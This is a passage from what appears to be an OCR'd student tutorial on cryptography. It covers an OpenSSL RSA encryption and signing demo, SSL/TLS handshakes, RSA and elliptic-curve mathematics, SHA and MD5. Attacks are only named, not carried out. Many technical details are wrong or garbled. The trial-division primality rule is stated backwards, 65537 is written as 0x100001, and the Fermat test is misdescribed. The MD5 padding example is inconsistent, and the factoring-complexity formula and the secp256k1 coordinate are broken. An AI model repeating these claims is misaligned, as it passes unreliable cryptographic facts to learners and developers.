6B5X9JUDQLBsF1oeemIg71qVgsw4uXczVgOax08FmoMjAjGYXhFQIc2wbq8/74QY
GtfYRP+z2fNxPmIz6RoND38g8n33vIPeXRqBZLwcGthU3fYSuXUPEQqKmA5TPB1z
hwIDAQAB
-----END PUBLIC KEY-----
RSA Public-Key: (2048 bit)
Modulus:
    00:d6:07:2d:72:b8:eb:75:31:c7:ac:13:0a:52:88:
    5a:91:14:d7:9c:cc:c6:a5:fe:59:18:5b:68:18:2e:
    5f:4b:ac:94:cc:27:94:66:b7:2c:5b:5f:d8:c2:0e:
    43:cf:8e:f6:e0:3a:44:73:6c:da:c8:93:72:7e:5a:
    e2:64:0d:c5:94:7b:9c:b1:09:b3:e8:6a:93:e8:88:
    1c:e0:03:46:d6:7a:3e:67:e7:6b:c6:6d:0b:9e:9e:
    71:35:5d:1f:0b:f2:f2:65:f2:62:11:51:d3:55:ba:
    c1:05:ab:02:7b:42:32:7e:05:4b:73:0d:a1:10:4b:
    e5:02:8d:b0:4e:dd:7c:a6:a8:dc:85:96:7d:8f:26:
    9d:b2:14:b7:de:86:47:2a:e8:c7:af:de:db:46:83:
    0d:ee:87:b1:ce:9f:95:fa:df:4f:e8:1e:57:f4:95:
    03:40:b0:6c:17:5a:1e:7a:62:20:ef:5a:95:82:cc:
    38:b9:77:33:56:03:9a:c7:4f:05:9a:83:23:02:31:
    98:5e:11:50:21:cd:b0:6e:af:3f:ef:84:18:1a:d7:
    d8:44:ff:b3:d9:f3:71:3e:62:33:e9:1a:0d:0f:7f:
    20:f2:7d:f7:bc:83:de:5d:1a:81:64:bc:1c:1a:d8:
    54:dd:f6:12:b9:75:0f:11:0a:8a:98:0e:53:3c:1d:
    73:87
```

As public keys are known to everyone, we will send Alice and Bob's public key to each other. So they can communicate using their public keys.

```
hadia@kali:~/Practice/bob$ cp pubkey-B ../alice/
hadia@kali:~/Practice/bob$ cp ../alice/pubkey-A .
```

Now, if Alice wants to send a message to Bob, Alice must encrypt the message using Bob's public key. Let's say Alice message is in *plaintext* file:

message: *echo -e "Hi, Happy Hacking…" > plaintext* now

encrypt the message:

openssl pkeyutl [**-in file**] [**-out file**] [**-pubin**] [**-encrypt**] [**-inkey file**]
pkeyutl : a command to perform public key operations using any supported algorithm.

-encrypt : encrypt the input data using public key

-pubin: the input file is public key

-inkey: it is the input key file, by default it should be a private key file.

-in :the input file name to read data

-out :the output file name to write

```
hadia@kali:~/Practice/alice$ openssl pkeyutl -encrypt -pubin -inkey pubkey-B -in plaintext -out ci
phertext
```

If we view the output encrypted text:

```
hadia@kali:~/Practice/alice$ cat ciphertext
$
hadia@kali:~/Practice/alice$
```

The encrypted text is unreadable and can only be decrypted using Bob's private key. Now, the message is encrypted. We will sign the message using the sha-512 hashing algorithm.

openssl dgst -sha512 -sign pvtkey-A -out signature dgst : the digest

functions outputs the message digest of a specified file

-sha512 : is a digest function

-sign : digitally sign the digest using the private key of the sender in the specified filename

-out : a filename to output to

Now send the message and the signature to the receiver: Bob. We are currently in the Alice directory.

cp ciphertext signature ../bob/

The receiver Bob has received the message and he will decrypt it using his own private key:

openssl pkeyutl -decrypt -inkey pvtkey-B -in ciphertext -out receivedtext

-decrypt: decrypt the input data using a private key.

The decrypted message is in receivedtext file. If we view the file:

```
hadia@kali:~/Practice/bob$ cat receivedtext
Hi, Happy Hacking...
```

Now we will verify the message if it is from the valid sender: Alice or not

-verify : verify the signature using the public key in "filename". The output is either "Verification OK" or "Verification Failure". If Alice's private key is not used then it will give verification failure else OK.

-signature : the actual signature to verify

```
hadia@kali:~/Practice/bob$ openssl dgst -sha512 -verify pubkey-A -signature signature receivedtext
Verified OK
```

If we change the text in receivedtext and then verify the signature it would show us that the verification failed.

```
hadia@kali:~/Practice/bob$ openssl dgst -sha512 -verify pubkey-A -signature signature receivedtext
Verification Failure
```

So, digital signatures also prove the authenticity and integrity of the message.

4.4. Secure Socket Layer (SSL)

Secure socket layer is an internet security protocol based on encryption. SSL provides a more secure connection. In 1995, SSL was developed by Netscape Communication. SSL was developed to use HTTPS protocol to its Netscape Navigator web browser. The purpose of SSL was to provide data integrity, authentication and to ensure privacy between the users communicating through internet. Today Transport Security Layer (TLS) has replaced SSL as it provides better security although SSL is still widely used. The term SSL is also used with TLS.

HTTP and HTTPS

The websites on the internet uses HTTPS protocol instead of HTTP to implement SSL. Hypertext Transfer Protocol Secure (HTTPS) is more secure version of HTTP. HTTP uses port 80 by default and HTTPS uses port 443 by default. HTTP is an application layer protocol. There is no encryption done over the content or data transferred over the internet when HTTP is used. The data is insecure and can be viewed by anyone. If a login or a signup page is using HTTP protocol, then the username and password are not encrypted and when sent to the website server, the data can easily be intercepted by anyone on the internet. Whereas HTTPS provides a secure connection between the web browser and the server. The data transferred i.e. username and password are encrypted and scrambled over the internet so at the receiver end the data must be unscrambled and decrypted. As HTTPS requires more computational power it is slower than HTTP.

4.4.1 Advantages of SSL

- Data Encryption
- Authentication
- Data integrity

SSL provides security by encrypting the data, so it ensures privacy. On server-side communication SSL always use an authentication process which ensures that the user is connected to the correct server. The data is digitally signed by SSL to provide data integrity. The authentication is done using asymmetric algorithms and data encryption is done using symmetric algorithms like: AES, RC4.

SSL uses digital certificate to verify that the public key belongs to the original owner. SSL Certificate is a data file hosted on an origin server of the website. Certificate contains the website's public key, Domain name, associated subdomains, and other relevant information. The client will refer to this file to obtain the public key and verify the identity of the server.

SSL/TLS Protocol Consists of two layers:

- Record Protocol
- Handshake Protocol

4.4.2 SSL Record Protocol

SSL Record Protocol provides confidentiality and message integrity. In Record Protocol application data to be transmitted is divided into fragments, then compresses the data and apply a MAC. It then encrypts and transmits the results. For confidentiality, block cipher is used and for integrity MAC is used. The messages sent during a session is a record. The purpose of the protocol is to exchange the records between client and server. The operating environment of the Record Protocol is called Connection States. The handshake protocol, the alert protocol, the change cipher spec protocol, and the application data protocol use the record protocol.

4.4.3 Alert Protocol

An alert message describes the alert happened and its severity of the alert message. Severity of a message can be a warning or fatal. If an alert message severity is Fatal, then the connection is immediately terminated. The alert messages are also encrypted and compressed. There are two types of alert messages:

- Closure Alert

  If there is a truncation attack, then either the client or the server must notify that the connection is ending. To notify either side, close_notify alert message is sent.

- Error Alerts

  If there is an error in handshake protocol, then the detecting party must send a fatal error message. When receiving this message, the connection must be terminated, and all session keys or identifiers must be forgotten. A terminated connection is never resumed.

4.4.4 Change Cipher Spec Protocol

This protocol exists for signaling changes in ciphering strategies. The protocol has only one messages and is of only one byte. The purpose of the message is to instruct the record layer to change the pending state into an active one. After security parameters are selected in the handshake protocol and before sending the Finished message the ChangeCipherSpec message is sent.

4.4.5 SSL Handshake Protocol

SSL Handshake uses asymmetric cryptography to establish a secure channel between the server and the client. Commonly used asymmetric key encryption algorithms are:

- EIGamal
- RSA
- DSA
- Elliptic curve techniques
- PKCS

When a HTTPS URL is browsed in a browser, HTTPS connection is made using SSL handshake is created. There are two types of SSL Handshakes:

- One-way SSL Handshake
- Two-way SSL Handshake/ Mutual Handshake

One-way SSL Handshake is used where the connection is between a client and a server. Only client validates the identity of the server. In Mutual Handshake, both sides validate each other's identity. Two-way SSL Handshake is usually used between the server-to-server communication.

```
Client                                               Server

ClientHello                  -------->
                                                ServerHello
                                               Certificate*
                                         ServerKeyExchange*
                                        CertificateRequest*
                             <--------      ServerHelloDone
Certificate*
ClientKeyExchange
CertificateVerify*
[ChangeCipherSpec]
Finished                     -------->
                                          [ChangeCipherSpec]
                             <--------             Finished
Application Data             <------->     Application Data
```

Figure 1. Message flow for a full handshake

*indicates that message is optional and might be sent depending on the situation.

SSL handshake might differ depending upon the asymmetric key exchange algorithm used. If RSA algorithm is used then, to complete a one-way SSL handshake, server and client follows these steps:

1. **Client Hello**
   Client sends a Hello packet to the server. With hello packet message other client's information like IP session, cipher suite, SSL version number and protocol version are also sent. Cipher Suite is a list of ciphers that client supports. Server will select one of the ciphers which it supports. If server does not support any cipher listed, then it will send a Failure Alert and close the connection.

2. **Server Hello**
   Server responds with a Hello message and sends its information like IP session, cipher suite, SSL version number and protocol version along with the information selected from the Client Hello message. Server also sends SSL certificate and a public key.

3. **Authentication**
   The client verifies the certificate from Certificate Authority(CA). If verified it confirms that client is communicating with the original server. If verification fails, client refuses the connection and throws an exception.

4. **Server Key Exchange Message**
   Server sends a message to the client. The message contains cryptographic information to generate the pre-master secret. The pre-master secret is encrypted using the public key obtained by the SSL certificate. If another key exchange algorithm is used, then this message is not sent.

5. **Server Hello Done**
   Server sends Hello Done message to end the server hello. After sending the message, server will wait for the client's response.

6. **Client Key exchange**
   To exchange data between the client and the server, symmetric encryption algorithms are used. To use symmetric algorithms, there must be a shared secret key only known by the client and the server. In this message the key will be generated. If RSA is used for key agreement and authentication then client generates a 48-byte premaster secret.

7. **Finished**
   The message is immediately sent after a change cipher spec message verifying that key exchange and authentication processes were successful and now the communication will be encrypted.[30]

If two-way SSL handshake is used, then this will be step 5. server sends a certificate request to the client to verify the user. The certificate request contain information certificate type, certificate signature algorithms and certificate authorities which are supported by the server. Then the client sends a certificate which is verified by the server.

4.5. RSA

4.5.1 RSA Background

RSA is one of the first public key cryptography systems and was introduced by Ron Rivest, Adi Shamir, and Leonard Adelman. They publicly described the algorithm in 1977.

In symmetric encryption, one of the biggest problems was key exchange. To overcome this problem, Whitfield Diffie and Martin Hellman, two Stanford mathematicians, first described the idea of public key cryptography in *"New Directions In Cryptography" IEEE Transactions on Information Theory (Nov. 1976).* Two users which have never communicated before can send a secret message without exchanging keys. In asymmetric cryptography or public key cryptography

systems, public and their corresponding private keys are used. Public keys are known to the whole world but private keys are only known to the user. So, no attacker should be able to find out the private key from the public key. There must be a one-way function that is very hard to invert. Diffie and Hellman only gave the theory that public key cryptography is possible but did not explain the mathematics for a one-way function.

4.5.2 Math behind RSA

Factorization is to resolve or decompose a number into a product of several smaller integers. When the factors are resolved to prime numbers it is called prime factorization.

The two numbers are **Coprime** or relatively prime if their greatest common divisor(GCD) is one. There is no integer greater than 1 that divides them both.

4.5.2.1 Theory of Congruences

The integers a and b are congruent modulo m if their difference $a - b$ is divisible by m. We write

$$a \equiv b \ (mod\ m)$$

to indicate that a and b are congruent modulo m. The number m is called the modulus.

4.5.2.2 Fermat's Little Theorem

Fermat's Little Theorem deals with a fundamental property of prime numbers. It states that "If p is a prime number and a is an integer then: $a^p \equiv a(mod\ p)$

According to the theorem the number $a^p - a$ is a multiple of p. And if p does not divide a then: $a^{p-1} \equiv 1(mod\ p)$ This is a special case of Fermat's Little Theorem.

4.5.2.3 Euler Theorem

Euler's theorem states that for any positive integer m that is relatively prime to an integer a

$$a^{\phi(m)} \equiv 1(mod\ m)$$

$\phi(m)$ is **Euler's totient function** which gives the count of all positive integer up to m that are coprime to m. As prime number p has no factor greater than one so:

$$\phi(p) = p-1$$

One of the properties of totient function is it that it is a multiplicative function:

$$\phi(pq) = \phi(p)\phi(q)$$

and if *p* and *q* are prime numbers then

$$\phi(n)= \phi(pq) =\phi(p)\phi(q)$$

$$\phi(n)=(p-1)(q-1)$$

4.5.2.4 Modular Exponentiation

Modular exponentiation is performed over a modulus. A number/base raised to some power/exponent divided by a modulus.

$$Func(B) = B^e \bmod N$$

4.5.2.5 Modular multiplicative inverse

Modular multiplicative inverse of an integer *a* with respect to the *modulus m* such that:

$$ax \equiv 1 \pmod n$$

The multiplicative inverse only exist iff (if and only if) *a* and *n* are relatively prime.

4.5.3 Explanation

Rivest and Shamir, computer scientists, and Adleman, a mathematician came up with a solution. Their solution was using a simple mathematics task: “factorization”.

In the RSA encryption scheme, two very large prime numbers *p* and *q* are selected and multiplied together, and the result *n* is part of the public key. Even if *n* is known, it is very difficult to find *p* and *q.* Then *e* and *d* numbers are selected such that:

$$ed \equiv 1 \bmod (\Phi(n))$$

The pair *(e,n)* is considered a public key and *d* is a secret decryption key. Number *e* which is coprime to the product of *p-1* and *q-1* and d is an inverse of *e modulo Φ(n).*

Mostly *e* is recommended to have value 65537 or 3.

Encryption is done:

$$C = Enc(M) = m^e \bmod n$$

where m is a message represented as a number ranging from $0 \le m \le n-1$.

And to get the original message back:

$$D = Dcr(C) = c^d \bmod n \quad Dcr(Enc(M)) = m^{ed} \bmod n$$

And *e* and *d* are multiplicative inverse so for a *k:* $ed = 1+k(\Phi(n))$

$$ed = 1+k(p-1)(q-1)\ m_{ed}$$

$= m_{1+k(p-1)(q-1)}\ mod\ n\ m_{ed} = m\ m_{k(p-1)(q-1)}\ mod\ n$ According to fermat's little theorem:

$$a^{p-1} \equiv 1(mod\ p)$$
$$m^{ed} = m(1)mod\ n$$
$$Dcr(Enc(M)) = m$$

And we get the original message *m.*

Mostly, exponent *e* is selected before the prime numbers are selected based on the condition of e relatively prime to *p-1* and *q-1*

$$gcd(e,p-1)\ and\ gcd\ (e,q-1)$$

as *e* is already common and decided. Commonly used *e* value is mostly 65537 or 3. The most used value is 0x100001. The recommended value of *e* is 65537 which was selected to achieve efficiency and better security.

4.5.4 Security of RSA

According to the fundamental theorem of arithmetic, *"Every positive integer has a unique prime factorization"*. To multiply two numbers is very easy but to factorize the product of *p* and *q* is very difficult if the number of digits of *p* and *q*. The largest prime number, discovered by Great Internet Mersenne Prime Search (GIMPS), $2^{77,232,917-1}$ has 24,862,048 digits. So as the digits increases the computer operations for factorization to be performed increases.
One of the attacks on public keys is to find the factors of *n.* By knowing *n*, private key *d* can also be computed. The fastest algorithm known is General Number Field Sieve with a running time of $(c + O(1))n^{1/3}log^{2/3}n)$[31]. This is a brute-force attack. This can be prevented if n is large enough.

The largest number to be factored was RSA-250 having 250 digits and factored in February 2020 by Fabrice Boudot, Pierrick Gaudry, Aurore Guillevic, Nadia Heninger, Emmanuel Thomé, and Paul Zimmermann. This computation time was roughly 2700 core-years, using Intel Xeon Gold 6130 CPUs as a reference (2.1GHz):

RSA-250 sieving: 2450 physical core-years

RSA-250 matrix: 250 physical core-years[32]

RSA encryption relies on the basic mathematics problem and uses it as a trapdoor. To decrypt the message an attacker has to know *d* which can only be known by finding out *p*-1 and q-*1.* So to find the factors of a very large number might take several years. The security of RSA can be determined on the length of key size *n*. for better security, the primes should not be reused or

duplicated. The primes should not be close to each other. If they are close then it might be easier to find the prime numbers.

4.5.4.1 Prime numbers

As RSA encryption security depends on various factors one of which being the larger prime numbers. Greater the prime numbers selected more secure the encryption and more computer power needed to factorise it.

Prime number theorem

Prime number theorem tells the distribution of prime numbers. The theorem gives an approximate number of primes less than or equal to an integer *n* and the value is *π(n)* called prime counting function. *π(n) ~ N/log(n)*

If *i* is an integer and it is gradually increasing the number of primes will also gradually decrease. We can see the density of prime numbers decreasing as *i* is increasing. The below table shows the count of primes less than integer *n: π(n)* and *π(n)/n* shows the quantity of primes present in less than *n* integer:

N	*π(n)*	*π(n)/n*
10^2	25	0.2500
10^4	1229	0.1229
10^6	78,498	0.0785
10^8	5,761,455	0.0570
10^{10}	455,052,511	0.0455
10^{12}	37,607,912,018	0.0377
10^{14}	3,204,941,750,802	0.0320

Table 1.1: Prime Number Theorem

π(n)/n shows that as the integer increases the next prime would be found very far from the previous ones. As smaller prime numbers: *3, 5,7,11…, 73, 79, 83, 89, 97* up to *1 to 100* are very close to the previous prime numbers and in range *100000 to 200000* the prime numbers are *100003, 100019, 100043, 100049, 100057, 100069, 100103…*, 111653, 111659, 111667, 111697… . note that the next prime number is getting far from the previous prime number. We can check the list of prime numbers using python function in *sympy* library: *primerange[a,b]*

```
import sympy.ntheory as nt
list(nt.primerange(100000, 200000))
```

```
]: [100003,
    100019,
    100043,
    100049,
    100057,
    100069,
    100103,
    100109,
    100129,
    100151,
    100153,
    100169,
    100183,
    100189,
    100193,
    100207,
    100213,
    100237,
    100267,
```

So as the number increases it becomes more and more difficult to find the next prime number. That makes the factorization of the prime number more difficult. The researchers and mathematicians try to find the next prime number as *'The set of prime numbers is infinite'*. Greater the prime numbers selected greater the key size of RSA which makes RSA encryption more secure and difficult to break.

Some algorithms for integer factorization used in RSA are:

- Quadratic sieve
- Rational sieve
- General number field sieve
- Shor's algorithm(for quantum computers)

To decide if *n* is a prime number some tests/programs are written to decide if *n* is composite or a prime number. There are some algorithms to check if a number is a prime number or not. These are called primality tests. To check if a number is prime or not we divide the number from *2* to $\sqrt{n}$ and if there is no remainder then the number is prime. Some primality tests Heuristic tests, Probabilistic Tests, Fast deterministic tests. Several known primality tests are Probabilistic tests.

Some Probabilistic tests are given below:

- Fermat's primality test
- Miller Robin Test
- Solovay Strassen primality test

Fermat's Primality Test

This primality test determines whether a number is prime or not. As Fermat theorem states that:

$$a^{p-1} \equiv 1 (mod\ p)$$

we chose a value from $1< a < p-1$ and check the greatest common divisor of p and a. if $gcd(a,p)$ is not 1 then p is not a prime number but if it is 1 then we check this condition: $a^p \ mod\ p = 1$ if the condition satisfies, we should assume that p is a prime number but there are some $a's$ whose value will fool us that p is a prime number instead of showing it is a composite number. We call those $a's$ pseudoprime. So to remove this uncertainty we do more tests for other values of $a's$ so there are more witnesses of being p a prime than the fool ones.

4.5.5 Usage of RSA

As RSA is very much slower than symmetric algorithms and uses too much computational power. They are not directly used for encrypting the messages sent over the network. In practice, RSA is used as a solution to key management problems instead of being used as a direct cryptography method. RSA is used to encrypt the private keys of symmetric encryption algorithms to transfer over the network.

4.5.6 Attacks on RSA

1. Integer factoring attack
2. Chosen cipher attack
3. Cycling Attack
4. Low public exponent attack
5. Small decryption exponent attack
6. Timing attacks

4.5.6.1 Low public exponent attack

The attack belongs to one of the attacks in coppersmith's cryptographic attack. In RSA, e exponent is selected such that it is coprime to $p-1$ and $q-1$. If e is chosen as a small integer, then encryption time would be reduced but If e and message m are very small, then it is easy to invert the one-way function. If public exponent e is 3 or smaller than this then Franklin-Reiter attack can be used to recover the key. Low public exponent attack can be prevented by choosing $e\ 2^{16}\ 1$ and adding padding in the message.


4.6. Elliptic Curve Cryptography

4.6.1 Elliptic Curve

Elliptic Curve is a plane curve which consist of all the points defined in the equation:

$$y^2 = x^3+ax+b$$

We can perform add operation known as point multiplication on an elliptic curve. Point operation is also known as scalar multiplication. In point multiplication, a point is added along an elliptic curve. The two points *p* and *q* are used to get a third point *r.* We find a line that passes through *p* and *q* points. And we find a point *r* that also intersects in that line.



4.6.2 Introduction

ECC is a public key cryptography which is based on Elliptic curves in algebra. It was first introduced in 1985 and was individually introduced by Neal Koblitz and Victor Miller. ECC security was based on the elliptic curve characteristics over a finite field.

ECC creates much smaller, faster and efficient keys than RSA. ECC key size 256-bit is 10000 times better than 3072-bit RSA key and provides better security. ECC smaller keys is the main advantage that it does not use too much computational power.

4.6.3 Trapdoor: One-Way Function

If we have two points *p* and *q on* the curve, we can easily find the third point *r*. But if only *r* is known it is very difficult to find other two points. To make it hard to invert, we select only one arbitrary point *p* and we add this point with itself *n* times. The resultant line will give us a point let's call it *R*. *R* does not have a relationship to the starting point *P*.

$$R = nP$$

Where *n* is the times *P* is added in itself.

If *P* and *R* is known, it is very difficult to find *n.* there is no such algorithm to find *n.* So an attacker has to add until *R* is found.

4.6.4 Public and Private keys

The private keys are integers and are in the range of the size of the curve field. Public keys are elliptic curve points having *x* and *y* coordinates. Public key *K* is found by multiplying *n* and *G* a random generated point. The *x* and *y* coordinates can be compressed into a single integer. Private key is *n* which could be a 256-bit random key. It is very difficult and infeasible to determine a private key only by knowing the public key.

4.6.5 SECP256K1 CURVE

Cryptocurrencies like Bitcoin and Ethereum uses secp256k1 curve. The starting point used by secp256k1 has curve equation:

$$y^2 = x^3+7$$

secp256k1 has the following x- and y- coordinates:

x-coordinate:
55066263022277343669578718895168534326250603453777594175500187360389116729240 y-coordinate:

326705100207

588169780830

851305070431

844712733806

592432759389

043357573374

8242

4

Using different curves gives different efficiency, performance, security and key length. Mostly, 256 bits is the default key length for the ECC private keys. This is used by OpenSSL, OpenSSH and bitcoin.

4.6.6 Attacks on ECC

- Quantum Computing Attack
- Side channel Attacks

- Twist Security Attacks

4.6.6.1 Side channel Attack

The attack is to extract information based on the computer system implementation rather than the flaw or weakness in the algorithm or a program . The attack focuses on gaining information from chips or memory. Side channel attack can be done by monitoring electromagnetic fields or power consumption of a computer machine. Kocher introduced the first side channel attack. The attack observes the difference in execution time of different inputs. This is categorized as timing attack.[33] By knowing the time took to complete a task a key can be recovered. Timing attack monitors data movement on the memory or on the hardware running the cryptosystem.

4.7. Secure Hash Algorithms (SHA)

4.7.1 Introduction

Hash functions are very common and important cryptographic primitives. Their primary application is their use together with public-key cryptosystems in the digital signature schemes. They are also a basic building block of secret-key Message Authentication Codes (MACs), including the American federal standard HMAC [10]. This authentication scheme appears in two currently most widely deployed security protocols, SSL and IPSec [11, 13]. Other popular applications of hash functions include fast encryption, password storage and verification, computer virus detection, pseudorandom number generation, and many others [12, 13]. So far the most widely accepted hash function is SHA-1 (Secure Hash Algorithm 1), which was introduced in 1993. The hash function known before this revised version was SHA, which was developed by the National Security Agency (NSA). It was later revised in 1995 for increased security even before any weakness was found.

4.7.2 Functional Comparison

We will be using four hash algorithms to compare their functional characteristics. We know that security of a hash function is determined by the size of their hash value, n, which is also known as their output. The “Birthday Attack” is able to find a pair of messages having the same value with a work factor of approximately $2^{n/2}$. This complexity helps us understand that in order to accomplish equivalent security against this attack, a hash function needs to have an output twice as long as the size of the key of the corresponding secret-key cipher.
SHA-1 and SHA-256 have many common features. Both SHA-1 and SHA-256 can process messages with the maximum length up to $2^{64} - 1$bits. They both have a message block of 512 bits and their internal structure is based on processing 32-bit words.

Just like SHA-1 and SHA-256, SHA-384 and SHA-512 are also very similar. They can process messages with the maximum length up to $2^{128} - 1$ bits. They have a message block of 1024 bits and their internal structure is based on processing 64-bit words. On the top of all this, the definition of SHA-384 and SHA-512 are almost the same, the only difference is a different choice of initialization vector and a truncate of the final 512-bit result to 384 bits.

All these functions share a very similar internal structure. They process each message block using multiple rounds. The critical path in each round involves multi-operand addition. SHA-1 requires two fewer operands per addition than in the remaining three functions. A notation k+1 used in the table, means that the number of operands to be added is k in all but last round, and k+1 in the last round. Alternatively, a number of operands may be equal to k in all rounds, and an additional simplified round may be introduced for the remaining single addition. [14]

	SHA-1	**SHA-256**	**SHA-384**	**SHA-512**
Size of Hash Value	160	256	384	512
Complexity of the best attack	2_{80}	2_{128}	2_{192}	2_{256}
Equivalent Security Security-key Cipher	SkipJack	AES-128	AES-192	AES-256
Message Size	$< 2_{64}$	$< 2_{64}$	$< 2_{128}$	$< 2_{128}$
Message Block Size	512	512	1024	1024
Word Size	32	32	64	64
Number of Words	5	8	8	8
Number of Digest Rounds	80	64	80	80
Number of Operands added in the critical path	5+1	7+1	7+1	7+1
Number of Constants K_ι	4	64	80	80
Round Dependent Operations	f_ι	None	None	None

Table 7: Functional Comparison of 4 SHA functions

4.8. MD5

Message Digest is a one-way function that it would be computationally impossible to invert it. Message Digest Family, introduced by Ron Rivest, has MD2, MD4, MD5 and MD6 cryptographic hash functions.

MD5 generates 128-bit message-digest value of input having arbitrary length size. It is conjectured that computationally infeasible that two messages have same message digest or to generate an input that creates same message digest.

MD5 algorithm processes the input into 512-bit blocks, which is divided into 16 blocks each having 32 bits. A word is of 32 bit and a byte is 8-bit value. Having a message *m* there are five steps to compute message digest.

1. Adding Padding bits
2. Append Length
3. Initialize MD buffer
4. Process message in 16-Word block
5. Computing Output

4.8.1 Adding Padding bits

The message is padded so the message length is congruent to 448 modulo to 512. So the length is divisible by 512. Even if message length without padding is divisible by 512 it is still padded. The padding bits are added as: 1 bit is appended at the end of the message and then it is followed by 0 bits which are appended. At least 1 bit is added and at most 512 bits are added.[34] If our message is:

Hacking Planet Earth.

It can be written in bits:

01001000 01100001 01100011 01101011 01101001 01101110 01100111 00100000 01010000 01101100 01100001 01101110 01100101 01110100 00100000 01000101 01100001 01110010 01110100 01101000 00101110

The message representation in bits contains 168 bits. The message will be padded by adding 280 bits: 1 bit and 279 zeroes bits. The padding bits to be added for this message is:

0000000000000000000000000000000000000000000000000000000000000000

4.8.2 Append Length

Our original message *Hacking Planet Earth.* Has 168 bits. The 64-bit representation of original message length is then added to the result of previous padding bits operation. After adding the padding bits and the length our message will be:

01001000 01100001 01100011 01101011 01101001 01101110 01100111 00100000 01010000 01101100 01100001 01101110 01100101 01110100 00100000 01000101 01100001 01110010 01110100 01101000 00101110 10000000 00000000 *10101000*

The first three lines represent our message, the next 8 bits is the 1 bit appended to end of the message and is followed by 0 bits and at the end of the padding bits binary representation of 168 bits: *10101000* representation is added. At this operation, the message length is a multiple of 512.

4.8.3 Initialize MD buffer

The 128-bit buffer: four-word registers each having 32 bits are used to compute the message digest. The registers hold the final output of the md5 algorithm. The four-word registers are initialized by using these values:
In hexadecimal(Little Indian Format):

word A: 01 23 45 67
word B: 89 ab cd ef
word C: fe dc ba 98
word D: 76 54 32 10 In decimal: *word A = 1732584193 word B = -271733879*
word C = -1732584194
word D = 271733878

4.8.4 Process message in 16-Word block

The main part of this algorithm is compression algorithm which has four stages to process the message block. These stages are termed as rounds and each round has 16 similar operations. The input of compression function is IHV and 512-message block B. The total number of steps of compression function is 64 numbered from *0…,63*. In each step *t* modular additions, a left rotation, and a non-linear function f_t are used and also involves an Addition Constant AC_t and a Rotation Constant RC_t. There are four different functions:

$$f_t(X, Y, Z) = \begin{cases} F(X,Y,Z) = XY\ v\ not(X)Z & for\ 0 \le t < 16, \\ G(X,Y,Z) = XZ\ v\ Y\ not(Z) & for\ 16 \le t < 32, \\ H(X,Y,Z) = X\ xor\ Y\ xor\ Z & for\ 32 \le t < 48, \\ I(X,Y,Z) = Y\ xor\ (X\ v\ not(Z)) & for\ 48 \le t < 64. \end{cases}$$

v represents OR operation, not is a NOT and xor is XOR operation.

These functions take input three 32-bit words and compute a 32-bit word output. For each bit, F acts as a conditional : if X then Y else Z. XY and not(X)Z will never have 1's in the same bit position. If the bits of X, Y, and Z are independent and unbiased then each bit of F(X,Y,Z) will be independent and unbiased. Similarly, G, H, I function in bitwise parallel to compute output such that if the corresponding bits of X, Y, and Z are independent and unbiased, then each bit of G(X,Y,Z), H(X,Y,Z), and I(X,Y,Z) will be independent and unbiased[35].
Addition Constant AC_t and Rotation Constant RC_t. are defined as follows:

$$AC_t = \lfloor 2^{32} |sin(t+1)| \rfloor, 0 \le t < 64,$$

$$(RC_t, RC_{t+1}, RC_{t+2}, RC_{t+3}) = \begin{cases} (7, 12, 17, 22) & for\ t = 0, 4, 8, 12, \\ (5, 9, 14, 20) & for\ t = 16, 20, 24, 28, \\ (4, 11, 16, 23) & for\ t = 32, 36, 40, 44, \\ (6, 10, 15, 21) & for\ t = 48, 52, 56, 60. \end{cases}$$

In each step *t*, the compression function uses the working state having four 32-bit words: Q_t, Q_{t-1}, Q_{t-2} and Q_{t-3} and calculates a new state word Q_{t+1}. The states are initialized as:

$$Q_0 = IHV_i[1],$$
$$Q_{t-1} = IHV_i[2],$$
$$Q_{t-2} = IHV_i[3],$$
$$Q_{t-3} = IHV_i[0].$$

The hash function 4 words of states for $IHV_i[0]$, $IHV_i[1]$, $IHV_i[2]$ and $IHV_i[3]$ where IHV_i represents the value of IHV before hashing the *i-th* 512-bit block. When all 64 working states are stored in the registers, the resulting values of the state are added modulo 232 to the initialized values of the state which is as follows:[36]

$$IHV_{i+1}[1] = IHV_i[1] + Q_{64},$$
$$IHV_{i+1}[2] = IHV_i[2] + Q_{63},$$
$$IHV_{i+1}[3] = IHV_i[3] + Q_{62}, IHV_{i+1}[0] = IHV_i[0] + Q_{61}.$$

